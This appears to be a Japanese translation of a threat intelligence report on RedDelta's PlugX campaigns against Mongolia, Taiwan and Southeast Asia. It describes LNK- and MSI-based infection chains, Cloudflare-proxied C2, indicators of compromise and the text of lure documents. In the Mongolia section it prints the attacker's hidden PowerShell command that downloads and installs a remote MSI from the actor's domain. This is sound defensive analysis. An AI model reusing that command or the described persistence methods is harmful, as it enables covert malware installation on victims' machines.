CYBER
THREAT
ANALYSIS
CHINA

Recorded Future®

By Insikt Group®

January 9, 2025

中国政府が支援するRedDeltaは、適応型PlugX感染チェーンを用いて台湾、モンゴル、東南アジアを標的にした

RedDeltaは、2023年半ば以降、感染チェーンを何度も進化させてきました。同グループは、LNKファイルとMSCファイルを第1段階のコンポーネントとして使用し、最終的には検索順序のハイジャックによってPlugXをロードしました。

同グループは、CloudflareのCDNを一貫して使用し、C2トラフィックを脅威アクターが制御するC2サーバーにプロキシしていました。これにより、RedDeltaは正当なトラフィックに紛れ込み、被害者の識別を複雑にしています。

RedDeltaは河南省から運営している可能性があります。Insikt Groupは、RedDeltaがPlugX C2サーバーを管理するために使用している河南省の10件のIPアドレスを特定しました。

注：本レポートの分析は2024年12月6日を基準としています。

エグゼクティブサマリー

2023年7月から2024年12月にかけて、Insikt Groupは、中国国家が後援する脅威活動グループRedDelta[1]が、適応された感染チェーンを用いて主にモンゴル、台湾、ミャンマー、ベトナム、カンボジアを標的にし、カスタマイズされたPlugXバックドアを配布していたことを観察しました。同グループは、2024年の台湾大統領候補郭台銘氏、ベトナムの国民の祝日、モンゴルの洪水対策、会議招待状（東南アジア諸国連合（ASEAN）会議を含む）をテーマにしたルアー文書を使用しました。Insikt Groupは、モンゴル国防省が2024年8月に、ベトナム共産党が2024年11月に侵害された可能性が高いという証拠を観測しました。RedDeltaはベトナム公安省を標的にスピアフィッシングを行いましたが、侵害に成功した兆候をありませんでした。また、2024年9月から12月にかけて、Insikt Groupはマレーシア、日本、アメリカ、エチオピア、ブラジル、オーストラリア、インドで被害者と思われる人物を特定しました。

2023年後半、RedDeltaは感染チェーンの最初の部分を進化させ、スピアフィッシングによって配信されたと思われるWindowsショートカット（LNK）ファイルを活用し、リモートでホストされているWindows Installer（MSI）ファイルをダウンロードしてインストールしました。その後、このMSIファイルは、以前のRedDelta活動で見られたように、PlugXをロードする検索順序ハイジャックトライアドをドロップしました。2024年、Insikt Groupは、同グループのLNKファイルの使用からMicrosoft管理コンソールスナップインコントロール（MSC）ファイルへの移行を第1段階のコンポーネントとして観察しました。最近では、同グループはスピアフィッシングリンクを使用して、Microsoft Azureでリモートでホストされ ているHTMLファイルを被害者に読み込ませるようになり、これにより感染チェーンの残りの部分が開始されました。

2023年7月以降、RedDeltaは一貫してCloudflareコンテンツ配信ネットワーク（CDN）サービスを使用し、脅威アクターが制御するC2サーバーにコマンド&コントロール（C2）トラフィックをプロキシしています。これにより、このグループは正当なCDNトラフィックに紛れ込むことができ、セキュリティ研究者にとって被害者

[1] RedDeltaは、BRONZE PRESIDENT、Mustang Panda、Stately Taurus、Earth Preta、Red Lich、TA416、HoneyMyte、Twill Typhoon、Vertigo Panda、Dark Peonyという別名での公開報道と密接に重複しています。

の特定が複雑になります。最近、Insikt Groupは、ロシアの国家支援グループBlueAlphaを含む、Cloudflareを利用して検出を回避している複数の国家支援グループを観測しています。

RedDeltaは、中国の戦略的優先事項に沿って運営を続けています。このグループは、歴史的に東南アジア、モンゴル、ヨーロッパの政府や外交機関を標的にしてきました。同グループが2023年と2024年にアジアに焦点を当ててターゲットを定めたのは、ロシア・ウクライナ紛争開始後の2022年に欧州の組織をターゲットとした後、同グループがこれまで重点を置いていた分野に戻ることを意味します。RedDeltaがモンゴルと台湾を標的にしていることは、モンゴルの非政府組織（NGO）、バチカン、香港のカトリック組織など、中国共産党の権力を脅かすと見られるグループを過去に標的にしてきた経緯と一致しています。

Insikt Groupは、Recorded Futureの事前通知ポリシーに従い、この公開に先立ち責任ある開示手続きをとっています。

主な調査結果

- 2023年7月以降、RedDeltaはカスタマイズされたバックドアPlugXでモンゴル、台湾、ミャンマー、ベトナム、カンボジアを標的にしています。
- RedDeltaは2023年半ば以降、感染チェーンを何度も進化させてきました。同グループはLNKファイルとMSCファイルを第1段階のコンポーネントとして使用してきました。いずれの場合も、PowerShellコマンドによって、リモートでホストされているWindowsインストーラー（MSI）ファイルがダウンロードされ、インストールされました。このMSIファイルはNimプログラミング言語で記述された悪意のあるダイナミックリンクライブラリ（DLL）ローダー、検索順序のハイジャックに対して脆弱な正規のバイナリ、最終的にPlugXをロードする暗号化されたペイロードをドロップしました。
- 同グループは、Cloudflareのコンテンツ配信ネットワーク（CDN）を使用して、C2トラフィックをグループのバックエンドの脅威アクターが制御する仮想プライベートサーバー（VPS）にプロキシする新しいドメインを一貫して登録しています。
- Insikt Groupは、RedDeltaがPlugX C2サーバーを管理するために使用している河南省のIPアドレスを特定し、脅威アクターが活動している可能性のある場所を特定しました。

背景

RedDeltaは少なくとも2012年から活動しており、東南アジアとモンゴルを重点的に狙っています。同グループは、世界的な地政学的事象に対応し、標的を定期的に適応させてきました。例えば、RedDeltaは、2021年の中国とバチカンの会談前に、バチカンやその他のカトリック組織をPlugXでターゲットにしてhttps://www.recordedfuture.com/research/reddelta-cyber-threat-operationsいます。同グループは、インドの法執行機関や政府機関、インドネシアの政府機関、ミャンマー、香港、オーストラリアのその他の標的も侵害しています。

2022年、ロシアのウクライナ侵攻を受けて、同グループは欧州の政府および外交機関を標的とする活動を強化しました。この活動では、アーカイブファイル（ZIP、RAR、ISO）の配信から始まる感染チェーンが使用されましたが、これはスピアフィッシングにより配信された可能性があります。ファイルには、二重拡張子（例：.doc.lnk）とMicrosoft Wordアイコンで偽装されたWindowsショートカット（LNK）ファイルが含まれていました。このアーカイブファイルには、DLLの検索順序ハイジャックを完了するために使用される3つのファイル（正規のバイナリ、悪意のあるDLLローダー、最終的にメモリにロードされた暗号化されたPlugXペイロード）を含む一連のネストされた隠しフォルダも含まれていました。ユーザーがショートカットファイルを実行すると、DLL検索順序のハイジャックに対して脆弱な正当なバイナリが実行されました。2022年11月、Insikt Groupは、RedDeltaが脅威アクターが制御するドメインにISOファイルをステージングするという戦術の進化を観測しています。

2023年3月、Insikt Groupは、モンゴルを標的とするRedDeltaの活動を特定しました。この攻撃は、ネストされた隠しサブディレクトリ内にあるDLL検索順序ハイジャックのトライアドをトリガーするLNKファイルを含むコンテナファイル（RAR、ZIP、ISO）から始まる類似の感染チェーンを使用していました。このキャンペーンは、世界モンゴル協会からの招待状と、チベット仏教とモンゴルに関するBBCニュースのインタビューを主張する文書を使用していました。RedDeltaは、以下のグループと個人を標的としています。

- 人権と民主化を求める中国の内モンゴル自治区に焦点を当てたNGOを含む、モンゴルの複数のNGOのメンバー

- モンゴルと日本を拠点とする複数のモンゴル仏教活動家
- モンゴルと日本の学術専門家
- モンゴル語の2つのモバイルアプリケーションの開発者

脅威と技術の分析




図1：2023年から2024年までのRedDeltaの活動のタイムライン（出典：Recorded Future）

Cloudflare CDNをコマンド&コントロールトラフィックのプロキシに使用

2023年7月以降、Insikt Groupは、TCPポート443へのCloudflare Origin CA TLS証明書の追加を特徴としたRedDeltaのコマンド&コントロール（C2）インフラストラクチャ全体の変化を観測しました。この変化は、同グループがCloudflare CDNサービスを使用して、C2トラフィックをこれらのバックエンドの脅威アクターが制御するサーバーにプロキシし、無害なCDNトラフィックに紛れ込ませようとしていることを示しています。いずれの場合も、Cloudflare CDNサービスを使用するように設定されたドメインは、これらのバックエンドC2の付随するTLS証明書のSAN（サブジェクト代替名）フィールドを通じて表示されます。Insikt Groupは、既知のRedDelta C2サーバーによって提供されるCloudflare Origin CA証明書を分析し、脅威アクターが制御する100を超えるドメインを特定しました（付録Aを参照）。ほぼすべてのドメインが、有効期限が切れ

た後に脅威アクターによってNamecheapまたはNameSiloを介して再登録された、かつての正当なドメインである可能性が高く、ドメインの経過時間や信頼性ヒューリスティックを回避する可能性があります。2024年5月、Insikt Groupは、Cloudflareのジオフェンシング機能を使用して、同グループの感染チェーンの後半のダウンロードをミャンマーに地理的に位置するIPアドレスに制限しました。RedDeltaは、2024年8月に悪意のあるMSCファイルをベトナムにジオフェンシングするなど、これらの機能を引き続き活用しています。

Windowsショートカット（LNK）と Windows インストーラー（MSI）ファイルを利用した新たな感染チェーンで引き続きモンゴルを標的に（2023年7月）

2023年7月、Insikt Groupは、RedDeltaがモンゴルを標的とし、同グループのカスタマイズされたPlugXバックドアをロードするための新たな感染チェーンを有することを確認しました。このキャンペーンでは、新しい感染チェーンを採用し、Cloudflare CDNサービスを使用してC2トラフィックを脅威アクターが制御するC2サーバーにプロキシすることで、TTP（戦術、技術、手順）をシフトしています。このケースでは、同グループはWindows LNKファイルを使用してPowerShellコマンドを実行し、リモートでホストされているWindowsインストーラー（MSI）ファイルをダウンロードしてインストールしました。その後、このMSIファイルは、正規の実行可能ファイル、Nimプログラミング言語で記述された悪意のあるローダーDLL、暗号化されたペイロードをドロップし、最終的にDLL検索順序ハイジャックを介してグループのカスタマイズされたPlugXバックドアをロードしました（**図2**を参照）。




***図2**：2023年7月からモンゴルで観測されたRedDelta感染チェーン（出典：Recorded Future）*

Insikt Groupは、その時点でRedDeltaサーバーと通信していることが確認された3つのファイルを特定しました（**表1**）。

SHA256	ファイル名	確認できたIPアドレスまたはドメイン
a0a3eeb6973f12fe61e6e90fe5fe8e406a8e00b31b1511a0dfe9a88109d0d129	үер усны сэрэмжлүүлэг.lnk	estmongolia[.]com

471e61015ff18349f4bf357447597a54579839336188d98d299b14cff458d132	Үер усны сэрэмжлүүлэг.msi	mongolianshipregistrar[.]com
7c741c8bcd19990140f3fa4aa95bb195929c9429fc47f95cf4ab9fad03040f7b	AdobePlugin.msi	103.107.104[.]37

***表1**：2023年7月にRedDeltaサーバーとの通信が観測されたファイル（出典：Recorded Future）*

LNKファイル「Үер усны сэрэмжлүүлэг.lnk」（モンゴル語、英訳：Flood warning.lnk、**表1**参照）**図3**のPowerShellコマンドを実行してRedDeltaドメイン*estmongolia[.]com*からリモートホストされたMSIファイルを取得し、install.InstallProductメソッドを使用してインストールします。

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
-windowstyle hidden $install=New-Object -ComObject 'WindowsInstaller.Installer';
$install.uilevel = 2;$install.InstallProduct('http://estmongolia[.]com/Yep усны сэрэмжлүүлэг','REMOVE=ALL');
$install.InstallProduct('http://estmongolia.com/Yep усны сэрэмжлүүлэг')
```

***図3**：ショートカットファイル「Үер усны сэрэмжлүүлэг.lnk」によって実行されるPowerShellコマンド（出典：Recorded Future）*

取得されたファイルは「Үер усны сэрэмжлүүлэг.msi」（**表1**参照）で、インストール後に新しく作成されたフォルダC:\Users\Admin\AppData\Local\GkyOpucvに以下の3つのファイルをドロップしました。

- 正規の実行可能ファイル：ONENOTEM.exe (sha256: b9836265c6bfa17cd5e0265f32cedb1ced3b98e85990d000dc8e1298d5d25f93)
- 悪意のあるローダーDLL：msi.dll (sha256: 67c23db357588489031700ea8c7dc502a6081d7d1a620c03b82a8f281aa6bde6)
- 暗号化されたペイロード：NoteLogger.dat (sha256: 0df7e56610adad2ed5adfdfab07faedc08a61d9f944a5448aa62e071cffc28c4)

ONENOTEM.exeファイルは、DLL検索順序ハイジャックを介してmsi.dllを実行し、その後、NoteLogger.datを復号化して、グループのカスタマイズされたPlugXバリアントをメモリにロードしました。ロードされると、PlugXペイロードがC2ドメイン*mongolianshipregistrar[.]com*に連絡します。PlugX C2リクエストヘッダ

ーは、Insikt Groupのレポート「RedDelta Targets European Government Organizations and Continues to Iterate Custom PlugX Variant」（10ページ）で引用されているものと同じでした（**図4**）。特に、この活動で観測されたローダーDLLはNimで記述されており、RedDeltaが以前に使用していたローダーとは異なっていました。




図4：ハイライトされたサンプルで観察されたRedDelta PlugX C2ヘッダー（出典：Recorded Future Malware Intelligence）

この実行後、モンゴル語で書かれた洪水対策に関するおとりのPDF文書（別名Үер усны сэрэмжлүүлэг.pdf）がユーザーに表示されます。その後、正規の実行可能ファイルとローダーファイルはディレクトリC:\Users\Public\SecurityScan\に移動されます。永続化のために、正当な実行可能ファイルONENOTEM.exeは、OneNote Updateというキー名を使用して、Runレジストリキーを使用して起動時に実行されます。暗号化されたペイロード NoteLogger.datは、C:\Users\Public\.vsCodes\NoteLogger.datの別の隠しフォルダに保存されていました。




***図5**：ユーザーに表示されるモンゴル語の洪水対策に関するおとり文書「Үер усны сэрэмжлүүлэг.pdf」（出典：Recorded Future）*

表1（AdobePlugin.msi）に示す2つ目のMSIファイルは上記と同じ感染チェーンを使用しており、以下の悪意あるファイルが無害なONENOTEM.exe実行可能ファイルと一緒にドロップされていました。

- Nimローダー msi.dll
  (sha256: b6f375d8e75c438d63c8be429ab3b6608f1adcd233c0cc939082a6d7371c09bb)
- 暗号化されたペイロード Notelogger.dat (sha256:
  095855cf6c82ae662cce34294f0969ca8c9df266736105c0297d2913a9237dd1)

この場合、PlugXペイロードはC2 IPアドレス*103.107.104[.]37*ではなく、Cloudflare CDNサービスを使用しているドメインです。

台湾へのターゲティング（2023年10月）

2023年10月、Insikt Groupは、RedDeltaインフラストラクチャに関連する台湾をテーマにした2つのマルウェアサンプルを特定しました。同グループは、2024年の台湾総統選挙と台湾の首都台北の住宅改修プロジェクトをテーマにしたおとり文書を使用しました。


台湾総統選挙をテーマにしたサンプル

最初のサンプルはMSIファイル (sha256: c7ec098093eb08d2b36d1c37b928d716d8da021f93319a093808a7ceb3b35dc1) で、実行後に3つのファイルがドロップされました。

- 正規の実行可能ファイル：ONENOTEM.exe (sha256: b9836265c6bfa17cd5e0265f32cedb1ced3b98e85990d000dc8e1298d5d25f93)
- 悪意のあるローダーDLL：msi.dll (sha256: 651c096cf7043a01d939dff9ba58e4d69f15b2244c71b43bedb4ada8c37e8859)
- 暗号化されたペイロード：NoteLogger.dat (sha256: 908ff3a80ef065ab4be1942e0d41583903f6aac02d97df6b4a92a07a633397a8)

この悪意のあるローダーDLLmsi.dllはOnesNotem.exeによるDLL検索順序ハイジャックによってロードされ、最終的にPlugXペイロードを含むNoteLogger.datファイルを復号化しました。永続化のために、OnesNotem.exeとmsi.dllはフォルダC:\Users\<USER>\AppData\Local\MUxPOTy\に配置され、NoteLogger.datはC:\ProgramData\.vscodes\フォルダに配置されました。正規の実行可能ファイルOnesNotem.exeはキー名OneNote Updateを使用してRunレジストリキーを使用して起動時に実行されましたが、これは、モンゴルを狙った過去のターゲティングと同じ方法です。この感染チェーンは最終的にPlugXバックドアをメモリにロードし、その後、2つのRedDelta C2ドメイン*ivibers[.]com*および*meetviberapi[.]com*（Cloudflareを介してバックエンドの脅威アクターが制御するC2 IPアドレス*207.148.119[.]237*および*209.250.241[.]108*にプロキシ）に通信しました。

ユーザーには、台湾をテーマにしたおとり文書も表示されています。郭台銘氏の台湾総統選挙に関する文書で、ファイル名は「郭台銘選擇賴佩霞為總統副手深層考量.pdf （英訳：Terry Gou carefully considers choosing Lai Peixia as presidential deputy.pdf）、**図6**参照）。



郭台銘選擇賴佩霞為總統副手
深層考量

郭台銘的決策通常建基於他的長遠眼光和對於台灣未來的願景。在選擇賴佩霞為其競選副手時，這個選擇背後隱含的原因不僅僅是看中她的學術和專業背景，更多的是她所代表的價值觀和對於社會的深度貢獻。他肯定綜合考慮了以下幾點：

突破傳統政治框架：近年來，全球政治氛圍越來越偏向打破傳統，選民期望看到新面孔和新想法。選擇賴佩霞，一位非傳統政治背景的副手，正是回應這樣的期望。

強調女性權益：在這個時代，女性權益的提倡和推動對於一個國家的進步至關重要。賴佩霞不僅是女性運動的提倡者，她更深入地推動著每個人內在的身心和平，突破了傳統的框架，展現出真正的和平意識。賴佩霞不僅代表女性，更是女性權益的堅定支持者。這樣的選擇突顯了郭台銘對於性別平等的重視，且有助於吸引女性選民。

學術與專業背景：賴佩霞的學術背景相當豐富。她是暨南大學的法學博士，且在哈佛大學甘迺迪政府學院研究政治和政治人物，這使得她對於政治領域有著深入的了解，這對於國際政策制定和外交策略將是一大資產。

人際溝通的專家：政治不只是政策制定，更多的是人際間的溝通和協調。賴佩霞過去在協助家庭和企業解決衝突上的經歷，顯示她具有此方面的專業能力。賴佩霞運用其獨特的溝通技巧，成功地協助多家家庭和企業消彌彼此之間的衝突，建立了健康和諧的關係。這樣的能力在政治領域中尤為珍貴，可以助於搭建橋梁，達成共識。

***図6**：PlugXの感染チェーン経由でユーザーに表示された台湾総統選挙に関するおとり文書*

（出典：Recorded Future）

台北住宅改修をテーマにしたサンプル

2番目に同定されたサンプルである 6460c7.msi (sha256:364f38b48565814b576f482c1e0eb4c8d58effcd033fd45136ee00640a2b5321) は、同一の感染チェーンを使用していました。この場合、PlugXペイロードはRedDelta C2ドメインの*electrictulsa[.]com*（Cloudflare経由でバックエンドの脅威アクターが制御するC2 IPアドレス*64.176.50[.]176*にプロキシ）に通

信します。このサンプルは、上記で説明したものと同じ正規の実行可能ファイルと、次の2つのファイルをドロップしました。

- 悪意のあるローダーDLL：msi.dll (sha256: f8c1a4c3060bc139d8ac9ad88d2632d40a96a87d58aba7862f35a396a18f42e5)
- 暗号化されたペイロード：NoteLogger.dat (sha256: a5cd617434e8d0e8ae25b961830113cba7308c2f1ff274f09247de8ed74cac4f)

正規のバイナリとDLLはC:\ProgramData\SamsungDriver\フォルダに配置されました。上記のように、暗号化されたPlugXペイロードはC:\ProgramData\.vscodes\フォルダに配置されました。
ユーザーには、台北の住宅改修プロジェクトをテーマにしたおとり文書「水源路二至五期整建住宅都市更新推動說明.pdf（英訳：Instructions for urban renewal promotion of residential buildings in Phases 2 to 5 of Shuiyuan Road.pdf、**図7**参照）も表示されました。

水源路二至五期整建住宅都市更新推動說明

一、緣起：

臺北市政府在內政部營建署的補助下，於 90 年 10 月公開評選規劃團隊辦理「中正區水源路二至五期整建住宅及附近地區都市更新計畫案」，對本案的可行性及明確性非常重視。要完成更新事業概要核准、初擬更新事業計畫暨權利變換計畫並不難，但是要協助一個 638 戶的社區成立更新會（雖然將二三期 460 戶、四五期 178 戶分成二個更新單元），則是一項困難重重的挑戰。

二、推動方法：

為了順利推動更新會的成立，本團隊的具體做法如下：

1. 在社區內成立工作站：直接與居民作面對面的溝通。
